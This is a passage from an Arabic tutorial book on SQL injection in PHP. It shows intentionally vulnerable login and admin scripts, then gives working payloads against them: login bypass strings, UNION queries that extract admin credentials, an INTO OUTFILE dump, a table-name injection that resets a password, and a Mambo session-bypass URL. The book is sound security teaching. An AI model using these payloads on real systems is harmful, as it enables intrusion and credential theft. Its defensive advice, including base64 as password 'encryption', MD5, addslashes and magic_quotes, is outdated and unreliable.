Update,Select,delete من التعليمات الموجودة في هذه اللغة، وسنرى عدة امثلة تبين مخاطر SQL injection او حقن قواعد البيانات بهذه التعليمات . وقبل المضي قدما والإسهاب في شرح هذا النوع من الهجوم الذي يستهدف قواعد البيانات سأتطرق الى المخاطر التي قد تنشأ عن هذا النوع من الهجوم

المخاطر الأمنية

١ - الوصول الى اماكن غير مصرح بها الا للأشخاص الذين يملكون صلاحيات معينه او بمعنى اخر الذين هم مخولين بالدخول

٢ - تعديل البيانات سواء التي في قواعد البيانات مثل الحصول على صلاحيات اكثر او تعديل بيانات ومحتوى الموقع

٣ - كشف معلومات حساسة مثل بطاقات الاعتماد ..الخ

أسباب هذا النوع من الهجوم – الأسباب البرمجية -

١ - عدم التحقق من المدخلات التي يقدمها المستخدم وعلى راسها العلامة علامة التنصيص المفردة او المزدوجة (" أو ')

٢ - إمكانية استخدام التعليمية البرمجية UNION حيث تتيح العديد من قواعد البيانات استخدامها لكن بطرق مختلفة ، فيما يتعلق بسيرفر MYSQL لم تظهر هذه التعليمة الا في النسخ 4.x.x حيث ان الاصدارات السابقة لم تكن تدعم هذه التعليمة.

سنرى عدة امثلة توضح اساءة هذا النوع من الهجوم

السكربت Admin.php (سكربت الادمن)

```
<?

echo ("
<center>
 <form Action=\"checkdata.php\" method=\"POST\">
   <input align= \"center\" type= \"text\" Name=\"admin\"
maxlength =30 value=\"\" ><b>/>اسم المديرb> <br<
      <input align= \"center\" type= \"password\" Name=\"pass\"
maxlength =30 value=\"\" > <b>/>كلمة المرورb><br<
   <input type=\"submit\" value=\"<"\ دخول
 </form>
</center>");

?>
```

السكربت checkdata.php (سكربت التحقق)

```
<?php

include ('config.php');

$sql="select * from admin where admin_name='$admin' and
admin_pass='$pass'";
$result=mysql_query($sql);

$num=mysql_num_rows($result);

if ($num !=0){

   echo"<center><h3>". "  اهلا وسهلا بك في لوحة التحكم  " ." </h3></center>";

}else{
   echo "<center><h3>". "دخول غير مصرح به او اسم المستخدم وكلمة المرور غير صحيحتين"."</h3></center>";

}

?>
```

في المثال السابق لدينا سكربتان السكربت الاول **admin.php** واسميته سكربت الادمن للتسهيل ، اما السكربت الثاني **checkdata.php** واسميته سكربت التحقق ، سكربت الادمن عبارة عن نموذج يطلب من المستخدم ان يدخل اسم مستخدم وكلمة مرور ليقوم بتمريرهما الى سكربت التحقق ليقوم هو بدوره وهو ارسال استعلام الى الجدول **Admin** الموجود في قاعدة بيانات **Security** فإن وجد ان هناك تطابق له فإنه يقوم بكتابة النص اهلا وسهلا بك في لوحة التحكم وإن لم يجد هناك تطابق فإنه يعرض عليه رسالة بدخول غير مصرح له او انه اخطا في اسم المستخدم وكلمة المرور .. قد تسأل لماذا اخترت عرض الرسالة اهلا وسهلا بك في لوحة التحكم ،والاجابة هي التسهيل في فهم ان المقصود ليس عرض رسائل بل قد يتعدى عرض الرسائل فمن الممكن ان يتم توجيهه الى صفحة بها العديد من الاجراءات على حسب السكربت فقد يملك الدخول وتعديل البيانات والصفحات والتحكم بالمستخدمين على حسب وظيفة السكربت او النص البرمجي .

أين الثغرة في هذا الكلام

سؤال وجيه ..وحتى اجيبك انظر الى السطر التالي من سكربت التحقق :


```
$sql="select * from admin where admin_name='$admin' and admin_pass='$pass'";
```

المشكلة ان السكربت نقل قيمة المتغير **$admin** والمتغير **$pass** والذين تم الحصول عليهما من سكربت الادمن الى الجدول دون التحقق من محتوياتهما حيث يمكن ان يتم اساءة ذلك باستخدام علامة الاقتباس المفرده وهي (') فمن الممكن إضافتها الى الاستعلام وبالتالي سيتم الدخول الى المنطقة الغير مصرح بدخولها الا للمخولين في قاعدة البيانات فلو ادخل المستخدم في سكربت الادمن في اسم المدير التالي (**' or ' '='**) وفي كلمة المرور (**' or ' '='**)

سيتغير الاستعلام كلية ،حيث استخدمنا الشرط - أو – أي سيكون الاستعلام كالتالي

```
$sql="select * from admin where admin_name='' or ''='' and admin_pass='' or ''=''";
```

أي انه سيكون الاجراء بالصيغة التالية : اختر جميع الحقول من جدول **admin** عندما يكون حقل **admin_name** يساوي فارغ أو عندما الفراغ يساوي الفراغ (بالطبع هذا صحيح) و الحقل **admin_pass** يساوي فراغ أو فراغ يساوي فراغ (بالطبع هذا صحيح) ..طبعا هذا ما يفعله الاستعلام باللهجة العامة فبدلا من يبحث عن المدير **admin** وكلمة المرور **topsec** سبحث عن قيمة فارغة والحقها بالشرط (أو) – (**or**) ليتم حقن الاستعلام بتعليمة او شرط – من الأفضل – مراجعة الجدول **admin** في قاعدة البيانات **Security** لمراجعة ذلك ولتنشيط بياناتك التي قرأتها عن قاعدة البيانات المذكورة سابقا .



من الممكن ان يتم إدخال التالي في خانة اسم المدير `' or 1=1 /*` وترك كلمة المرور خالية لأن العلامتان */ سيعتبران ان مايأتي خلفهما تعليق وبالتالي سيتم تجاهل ما يلي الاستعلام ،بمعنى انه لن يتم الاستعلام عن حقل كلمة المرور ،من الممكن ان نستخدم العلامة # للدلالة على ان مايليها تعليق - سبق الحديث – عن هذه العلامات في جزئية سابقه من هذا الكتاب .

هناك طريقة اخرى قد تتم فيها اساءة هذا النوع من الهجوم وهي عن طريق الانترنت اكسبلورر او المستعرض وهي استخدام الاسلوب **GET** من أساليب البرتوكول **Http** الخاص بارسال البيانات وسيكون الطلب كالتالي من نافذة المستعرض :

http://127.0.0.1/checkdata.php?admin='or''='&pass='or''='

أو :

http://127.0.0.1/sal/checkdata.php?admin=' %20or%20''='&pass='%20or%20''='

العلامتان **%20** تعني مسافة وقد سبق الكلام عنهما في الحديث عن **Url encode**

فيما سبق في السكربتان السابقان تناولت فكرة الوصول الى مناطق عديدة غير مصرح بها ،بالرغم من ان ثغرة **SQL injection** مكنت المهاجم من الوصول الى صلاحيات المدير فإنها تسمى أيضا ب **Admin Access** من ناحية الخطورة وليس من ناحية التصنيف العام .

المثال التالي وضعت له المخطط التالي لتفهم عمل السكربتات الثلاثة :

هذا السكربت يقوم بتضمين سكربت **table-up.php** والذي يحتوي على اسم الجدول المطلوب تحديثه وهو جدول **admins_users**، السبب في وضع اسم الجدول في ملف اخر هو انه قد يوجد لديك العديد من الجداول ،وهو للتوضيح فقط ولتقريب المفهوم لك

بعد التحقق من كون المستخدم هو المدير يعرض هذا السكربت نموذج للمستخدم يطلب منه ادخال اسم المشرف ورقم الصلاحية ليتم تعديلها في جدول اخر

هذا السكربت يقوم بالتحقق من كونك المدير والمخول في تعديل الصلاحيات،يتم التحقق من كونك المدير عن طريق الجدول Admin في قاعدة البيانات Security

السكربت Update.php

```
<?
echo ("
<center>
 <form Action=\"update-save.php\" method=\"POST\">
   <input align= \"center\" type= \"text\" Name=\"admin\"  maxlength =30 value=\"\" ><b>/>اسم المدير/b> <br<
     <input align= \"center\" type= \"password\" Name=\"pass\"  maxlength =30 value=\"\" > <b>/>كلمة المرورb><br<
   <input type=\"submit\" value=\"<"\ دخول
 </form>
</center>");
?>
```

السكربت **update-save.php**

```
<?php

include ('config.php');

$sql="select * from admin where admin_name='$admin' and admin_pass='$pass'";
$result=mysql_query($sql);

$num=mysql_num_rows($result);

if ($num !=0){
 $auth=1;
   echo"<center>". "/>"."اهلا وسهلا بك في لوحة التحكم"center؛"<

  echo ("
<center>
 <form Action=\"update-user.php\" method=\"POST\">
   <input align= \"center\" type= \"text\" Name=\"user\"  maxlength =30 value=\"\" ><b>/>اسم المشرف/b> <br<
     <input align= \"center\" type= \"text\" Name=\"level\"  maxlength =30 value=\"\" > <b>/> المستوى/b><br<
   <input type=\"submit\" value=\"<"\تعديل المستوى
 </form>
</center>");

}else{
   echo "دخول غير مصرح به أو اسم المستخدم وكلمة المرور خاطئة"؛
}

?>
```

السكربت **updat-user.php**

```
<?php

include ('config.php');
if ($auth) include('table-up.php');

$sql="update $table_user SET auth_level='$level' where auth_name='$user'";
$result=mysql_query($sql);
echo "$sql";
?>
```

السكربت **table-up.php**

```
<?php

$table_user="admins_users";

?>
```

على الرغم من حصانة السكربتات السابقة الا انه هناك مناطق قد تسهل للمهاجم الدخول وهي :

١ - لازال بالامكان تجاوز السكربت **update.php** باستخدام العلامة (') وقد سبق الحديث عن هذه الطريقه في سكربت الادمن وسكربت التحقق

٢ - على افتراض تحصن المبرمج من الثغره السابقة الا ان هناك كارثه في احد السكربتات - كلمة كارثه للتهويل – والتعبير عن شدة الخطورة في السكربت ، انها في السكربت **update-user.php** . حيث ان السكربت كما شرحنا في الرسم التخطيطي للسكربتات الثلاثة يقوم بتضمين الملف **table-up.php** والذي يحتوي على المتغير **table_user** الذي هو اسم الجدول المراد تحديث البيانات فيه ، كما ان المتغير **auth** الذي هو شرط لتضمين الملف والذي تم الحصول عليه من السكربت **update-save.php** من الممكن تجاوزه كما ذكرنا في هذا الكتاب ان المتغيرات في **PHP** عامة .

الثغرة في السكربتات السابقة كالتالي :

١ - تحديث البيانات في جدول اخر وهو **admin** وليس الجدول **admins_users** وتغيير كلمة المرور الى **123123**

```
http://127.0.0.1/update-user.php?table_user=admin SET admin_pass=123123 where id=1/*
```

أو

```
http://127.0.0.1/update-user.php?table_user=admin%20SET%20admin_pass=123123%20where%20id=1/*
```

ليصبح الاستعلام كالتالي :

```
update admin SET admin_pass=123123 where id=1/* SET auth_level='' where auth_name=''
```

٢ - رفع صلاحيات مستخدم أو تنزيل صلاحيات مستخدم كالتالي :

```
http://127.0.0.1/update-user.php?table_user=admins_users SET auth_level=1 where auth_name='احمد' /*
```

كيفية الدفاع والتحصن من الوقوع في الثغرات السابقة :

يجب التحقق من بيانات المستخدم التي يقوم بادخالها وازالة الغير مرغوب منها وخصوصا علامة الاقتباس المفردة وذلك باستخدام الدالة **addslashes** فقبل اجراء وارسال الاستعلام الى قاعدة البيانات كان من المفترض ان نقوم بالتحقق كالتالي :

في (سكربت التحقق) سيتم تعديله لتوضيح استخدام الدالة **addslashes** :

الجزء الذي تم إضافته لجعل السكربت آمن

```
<?php

include ('config.php');

$admin=addslashes($admin);
$pass=addslashes($pass);

$sql="select * from admin where admin_name='$admin' and admin_pass='$pass'";
$result=mysql_query($sql);
$num=mysql_num_rows($result);

if ($num !=0){
  echo"<center><h3>". "  اهلا وسهلا بك في لوحة التحكم  " ." </h3></center>" ;

}else{
  echo "<center><h3>". "دخول غير مصرح به او اسم المستخدم وكلمة المرور غير صحيحتين"."</h3></center>";
}
?>
```

اما بالنسبة للسكربت **update-user.php** فيمكن تعديل المتغير ليصبح **if ($auth=1) include ('table-up.php')**
وايضا عمل مصفوفة تحتوي على الجداول المطلوبة ،لنضمن عدم استهلال المتغيرات من الخارج

تصدير نتائج الاستعلام :

أن استخدام **Select into outfile** يؤدي الى تصدير النتائج العائدة من الاستعلام الى ملف اخر فعلى سبيل المثال :

```
Select * from admins_users INTO OUTFILE 'c:\\folder\\name.txt'
```

على منصات وندوز او على الجهاز للمحلي

```
Select * from admins_users INTO OUTFILE '/Home/target/name.txt'
```

في حالة كان النظام لينوكس او يونكس

من الممكن ان يتم اساءة ذلك بنفس الاسلوب السابق ولكن هذه المره سيتم الحصول على معلومات اكثر انظر المثال التالي :

```
http://127.0.0.1/checkdata.php?admin=' or admin_name like'%a%' into outfile 'c:\\query.txt'/*
```

حيث يقوم الأمر السابق بتصدير نتائج الاستعلام الى الملف **query.txt** ،ولحماية من هذا النوع من الهجوم يجب التحقق من ما يدخله المستخدم من بيانات كما ذكرنا سابقا .

التعليمه UNION أو استعلام الاتحادات

تستخدم الاتحادات لجمع الصفوف المتشابهة من جداول مختلفة ضمن مجموعة نتائج واحدة يجب ان تكون الحق في الجداول نفسها من ناحية عدد الحقول ونوعها .وحتى نعرف خطورة هذا النوع من الهجوم إليك المثالين التاليين :

السكربت **Union-x.php**
يعرض هذا السكربت صفحة
تحتوي على المشرف الأول
والمشرف الثاني بحيث يتعرف
المستخدم على صلاحيات المشرفين
في لوحة التحكم

السكربت **Union.php** يقوم
هذا السكربت باجراء الاستعلام
المطلوب على احد المشرفين الذين
تم اختيارهم من السكربت السابق
ويعرض له اسم المشرف والدرجة
الصلاحيات

السكربت union-x.php

```
<html>
<head>
  <title>Union Index Page</title>
</head>
<body>
<?php
echo "<center>";
echo "<a href=\"union.php?id=1\">المشرف الأول </a>";
echo "<br>";
echo "<a href=\"union.php?id=2\">المشرف الثاني </a>";
echo "<br></center>"
?>
</body>
</html>
```

السكربت union.php

```
<?php

include ('config.php');

$sql="select * from admins_users where id='$id'";
$result=mysql_query($sql);

$num=mysql_num_rows($result);

if ($num !=0){
   echo "<center>";
   echo "اسماء المشرفين في الموقع ..او على لوحة التحكم الخاصة بالسكربت!";
   list($aa,$bb,$cc,$dd)=mysql_fetch_array($result);

  echo"<br>". ."المشرف". "\n$bb";
  echo"<br>". ."الصلاحيات لهذا المستخدم:"\n$dd";
  echo "</center>" ;

}else{
   echo "لا يوجد مشرف بهذا الاسم!";

}

?>
```

لو نظرنا في السطر التالي **sql="select * from admins_users where id=' $id ' "** في السكربت **union.php** نجد ان السكربت مرر قيمة المتغير **id** دون التحقق مما ادخله المستخدم ، في هذا المثال سترى كيف يمكن ان يتم اساءة ذلك باستخدام هجوم **UNION**

```
http://127.0.0.1/union.php?id=0' union select id , admin_name , admin_pass , null from admin where id=1/*
```

سيحصل المهاجم على اسم المدير من الجدول **admin** لأنه طلب من الاستعلام ان يبحث عن المشرف الذي يملك **id=0** الذي يعتبر غير موجود والحق به **union** الذي استعلم عن اسم الادمن لأن السكربت يقوم باظهار اسم المشرف فقد وضعته في الحقل الثاني ليظهر اسم المدير **admin_name** ، بالنسبة للكلمة **null** أو من الممكن ان نضع بدل منها صفر فهي لكي يكون عدد الحقول ونوعها في الجدولين متماثل فكما تعلم جدول **admin** يحتوي ٣ حقول بينما الجدول **admins_users** يحتوي على ٤ حقول.

هذه المرة سيعرض الاستعلام كلمة المرور الخاصة بالادمن ،لاحظ التبديل بين **admin_name , admin_pass** في الاستعلامين .

كما ذكرت سابقا للحماية من هذا النوع من الهجوم يجب ان تتحقق مما يدخله المستخدم ولا تثق بما يقدمه . ولتعديل الخطأ او الثغره في السكربت السابق يجب ان ان نتحقق من المتغير باستخدام الدالة **addslashes()** كما ذكرنا سابقا . كذلك يجب على السيرفر التأكد من تفعيل الخاصية **magic_quotes_gpc=on** لتمنع استخدام علامة الاقتباس المفردة (′) وعلامة الاقتباس المزدوجة (") والشرطة الأمامية (\ ) والقيم الفارغة **Null** التي تأتي من **Get** أو **Post** أو من ملفات تعريف الارتباط (**Cookies**) .

قبل ان انتهي بالثغرات المتعلقة ب **SQL injection** بقيت ثغرة مشتركة مع هذا النوع انها **Session** واختطاف الجلسة ودون الخوض في تفاصيل الجلسة في لغة ب **php** سأورد مثال عليها لتطبيق أو مدخل انترنت وهو **Mambo Site Server** وهي التي نشرها **Ismael Peinado Palomo** في موقع السيكورتي فوكس حيث تعطي هذه الثغره أي مستخدم التحكم بالتطبيق وصلاحيات المدير ،فقد وجد انه تحت مجلد **/administrator** في الملف **index.php** وهو المسئول عن التحقق من اسم المستخدم وكلمة المرور الكود التالي :

السكربت index.php

```
if (isset($submit)){
  $query  = "SELECT id, password, name FROM users WHERE
username='$myname'
AND (usertype='administrator' OR usertype='superadministrator')";
  $result = $database->openConnectionWithReturn($query);
  if (mysql_num_rows($result)!= 0){
   list($userid, $dbpass, $fullname) = mysql_fetch_array($result);
if (strcmp($dbpass,$pass)) {
    //if the password entered does not match the database record ask user to
login again
    print "<SCRIPT>alert('Incorrect Username and Password, please try
again'); document.location.href='index.php';</SCRIPT>\n";
   }else {
    //if the password matches the database
    if ($remember!="on"){
     //if the user does not want the password remembered and the cookie is
set, delete the cookie
     if ($passwordcookie!=""){
      setcookie("passwordcookie");
      $passwordcookie="";
     }
    }
    //set up the admin session then take the user into the admin section of
the site
    session_register("myname");
    session_register("fullname");
    session_register("userid");
    print "<SCRIPT>window.open('index2.php','newwindow');</SCRIPT>\n";
    print "<SCRIPT>document.location.href='$live_site'</SCRIPT>\n";

   }
  }else {
   print "<SCRIPT>alert('Incorrect Username and Password, please try
again'); document.location.href='index.php';</SCRIPT>\n";
  }
```

حيث يتم التحقق من كلمة المرور ويتم تسجيل بعض المتغيرات في الجلسة ثم يتم توجيه المستخدم الى الصفحة ***index2.php***

ولو نظرنا الى السكربت **index2.php** والى محتوياته نلاحظ التالي :

```
if (!$PHPSESSID){
 print "<SCRIPT>document.location.href='index.php'</SCRIPT>\n";
 exit(0);
 }
 else {

 session_start();

 if (!$myname) session_register("myname");
 if (!$fullname) session_register("fullname");
 if (!$uid) session_register("userid");

 }
```

ما هذا .. أن السكربت الثاني تحقق من المستخدم بواسطة **PHPSESSID** فقط . أي انه تحقق من صلاحية المستخدم من خلال متغير عام ، حيث بالإمكان أن نعلن عن المتغير عن طريق **URL** باستخدام الطريقة **Get** وبالامكان التصريح عن المتغيرات التالية ايضا للحصول على صلاحيات المدير **'myname','fullname' , 'userid'** انظر التالي :

```
http://target.machine/administrator/index2.php?PHPSESSID=1&myname=admin&full
name=admin&userid=administrator
```

هكذا نرى كيفية تم اساءة الجلسة واختطافها بسبب الاعتماد على المتغيرات التي تعتبر عامة .

حول كلمات المرور

اذا كنت تستعمل كلمات المرور في ادارة موقعك او المستخدمين في سكربت من الافضل اللجوء الى اساليب التشفير باستخدام دوال معينة مثل **base64_encode()** أو **base64_decode()** أو بأمكانك استخدام التشفير باتجاه واحد (**one-way**) باستخدام الدالة **Md5()** .أن موضوع التشفير او التعمية من المواضيع المهمة التي تحتاج الى شيء من التفصيل ، وهي تتعدى اطار هذا الكتاب الذي أوشكت ولله الحمد على الانتهاء منه سألن المولى العزيز القدير ان يجزيني خير الجزاء فيما أصبت فيه ، ولا يؤاخذني بما أخطأت به أو قصرت فيه انه سميع مجيب الدعاء .

بالنسبة للنصوص البرمجية او السكربتات وقاعدة البيانات التي شرحتها في امثلة هذا الكتاب لقد وضعتها جميعا في الملف **Scripts.txt**
فقط انسخ النص المتعلق بكل سكربت واحفظه بنفس الاسم المشار اليه بهذا الكتاب .

المراجع التي استعنت بها – بعد الله -وشجعتني في اعداد الكتاب وقد تفيدك

- كتاب " المخاطر الأمنية وطرق الحماية منها " للمهندس تركي بن احمد العصيمي –دار المعارج-
- كتاب "القرصنة تحت الاضواء –اسرار وحلول لحماية الشبكات "جويل سكامبري وأخرون –الدار العربية للعلوم –
- كتاب " قراصنة البرامج بلا اقنعة " الدكتور المهندس مامون نعيم – دار الشعاع –

* كتاب " **php** للمطور " + كتاب" **php** لمحترفي الوب " للمهندس محمد شيخو معمو – دار الشعاع –
- كتاب " صمم أقوى المواقع الديناميكية باستخدام **ASP** " الدكتور علي سلمان –دار الشعاع –
- كتاب " لغة جافا سكربت **Java Script** " مهندس اسامه الحسيني – مكتبة ابن سينا -
- كتاب " دورة في كتاب **MySQL** " هالة الطويل – دار الشعاع –
- كتاب " برمجة النظام **windows** بواسطة **Borland C++** " وليام روتزهايم – الدار العربية للعلوم-
- كتاب " **SQL Server 7.0** الدليل التعليمي والمرجعي " المهندس احمد خالد المحمد –دار الشعاع-

- كتاب " بروتوكول **TCP/IP** الدليل الكامل – المرجع الاول في النظرية والتطبيق " المهندس احمد خالد المحمد -دار الشعاع-
- كتاب " الدليل العلمي لتعلم واستخدام **LINUX** " مهندي محمد شياح – دار الشعاع –
- كتاب " ادارة نظام لينكس " مهندس ماجدة محمد اسعد – دار الشعاع –
- كتاب " احترف **Windows 2000 professional** " ترجمة عزيز اسبر – دار الشعاع –

هناك العديد من الكتب المتفرقة – كتب الكترونية – باللغة العربية

- كتاب صقر محمد العنزي
- كتاب تهاني السبيت

بالنسبة للكتب الانجليزيه :

العديد من المقالات التي لا يتسع لهذا الكتاب احتواءها والمتعلقة بأنواع الثغرات أو الحماية المثلى

بالنسبة للمواقع العربية سأذكر المواقع التالية :

موقع طبيب الإنترنت www.fantookh.com

موقع سوالف www.swalif.net

موقع بوابة العرب www.arabsgate.com

موقع الموسوعة العربية للكمبيوتر www.c4arab.com

بالنسبة للمواقع الإنجليزية

www.securityfocus.com
www.securiteam.com
www.secureреality.com.au
http://www.robertgraham.com/pubs/hacking-dict.html

شكر وتقدير

اوجه جزيل شكري لكل من وقف معي وساعدني سواء في ملاحظة او معلومة أو مساهمة الى كل من :

١ – حاكم العنزي من مدينة جدة

٢ - حمد العامر من مدينة عنيزة وأخصه بالشكر والتقدير لما له من فضل في مراجعته للكتاب وملاحظاته ونقده البناء واقتراحاته الهادفة